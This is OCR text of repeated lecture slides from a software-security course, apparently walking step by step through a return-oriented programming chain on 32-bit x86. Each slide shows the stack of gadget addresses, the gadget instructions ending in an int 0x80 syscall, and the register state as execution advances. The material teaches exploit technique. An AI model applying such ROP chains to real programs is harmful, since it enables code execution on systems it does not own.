

0xFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff62c
%ebp 0x65646362
%eip 0x0806e91b
Adam Doupé, Software Security
ASU



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff630
%ebp 0x65646362
%eip 0x080bb6d6
Adam Doupé, Software Security
ASU



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff634
%ebp 0x65646362
%eip 0x080bb6d7
Adam Doupé, Software Security
ASU



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff638
%ebp 0x65646362
%eip 0x0809a67d
Adam Doupé, Software Security
ASU


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff638
%ebp 0x65646362
%eip 0x0809a67f
Adam Doupé, Software Security
ASU


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
